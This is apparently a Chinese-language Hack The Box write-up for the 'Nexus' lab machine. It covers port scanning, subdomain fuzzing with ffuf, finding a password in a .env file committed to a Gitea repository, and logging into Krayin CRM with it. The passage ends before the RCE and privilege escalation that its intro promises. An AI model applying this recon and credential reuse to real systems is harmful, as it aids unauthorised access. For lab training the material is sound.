Nexus 机器(HTB)的 Write-up。攻击链:Git 历史中的数据泄露 → Krayin CRM RCE(CVE-2026-38526)→ 通过 Git 内部机制和 SUID 二进制文件提升权限。附有插图的详细攻击向量分析。
名称:Nexus
难度:Easy
操作系统:Linux (Ubuntu)
完成日期:2026年9月23日

连接到 VPN 并启动端口扫描:
Openvpn <путь к конфигу .ovpn>
应出现消息 "Initialization Sequence Completed"
使用 nmap 检查开放端口 nmap -sC -sV -Pn 10.129.101.185

仅开放两个端口:
22/tcp — OpenSSH 9.6p1 Ubuntu

80/tcp — nginx 1.24.0(重定向到 http://nexus.htb/)



将域名添加到 /etc/hosts:

在主页上我们看到一家能源公司的网站。在招聘板块(/careers)中,我们找到了经理的邮箱:[email protected]

使用 ffuf 查找虚拟主机:
ffuf -u http://nexus.htb -H "Host: FUZZ.nexus.htb" \
     -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
     -mc 200
找到子域名:git.nexus.htb
将其添加到 hosts 并访问该地址。那里部署着 Gitea 服务

查看公开仓库。在 admin/krayin-docker-setup 中找到一个包含 .env 文件的提交

在文件中发现:
N27xh!!2ucY04billing.nexus.htb
将 billing.nexus.htb 添加到 hosts。该子域名上运行着 Krayin CRM v2.2.0
使用找到的数据:

成功登录管理面板后,可以注意到版本为 Krayin 2.2.0

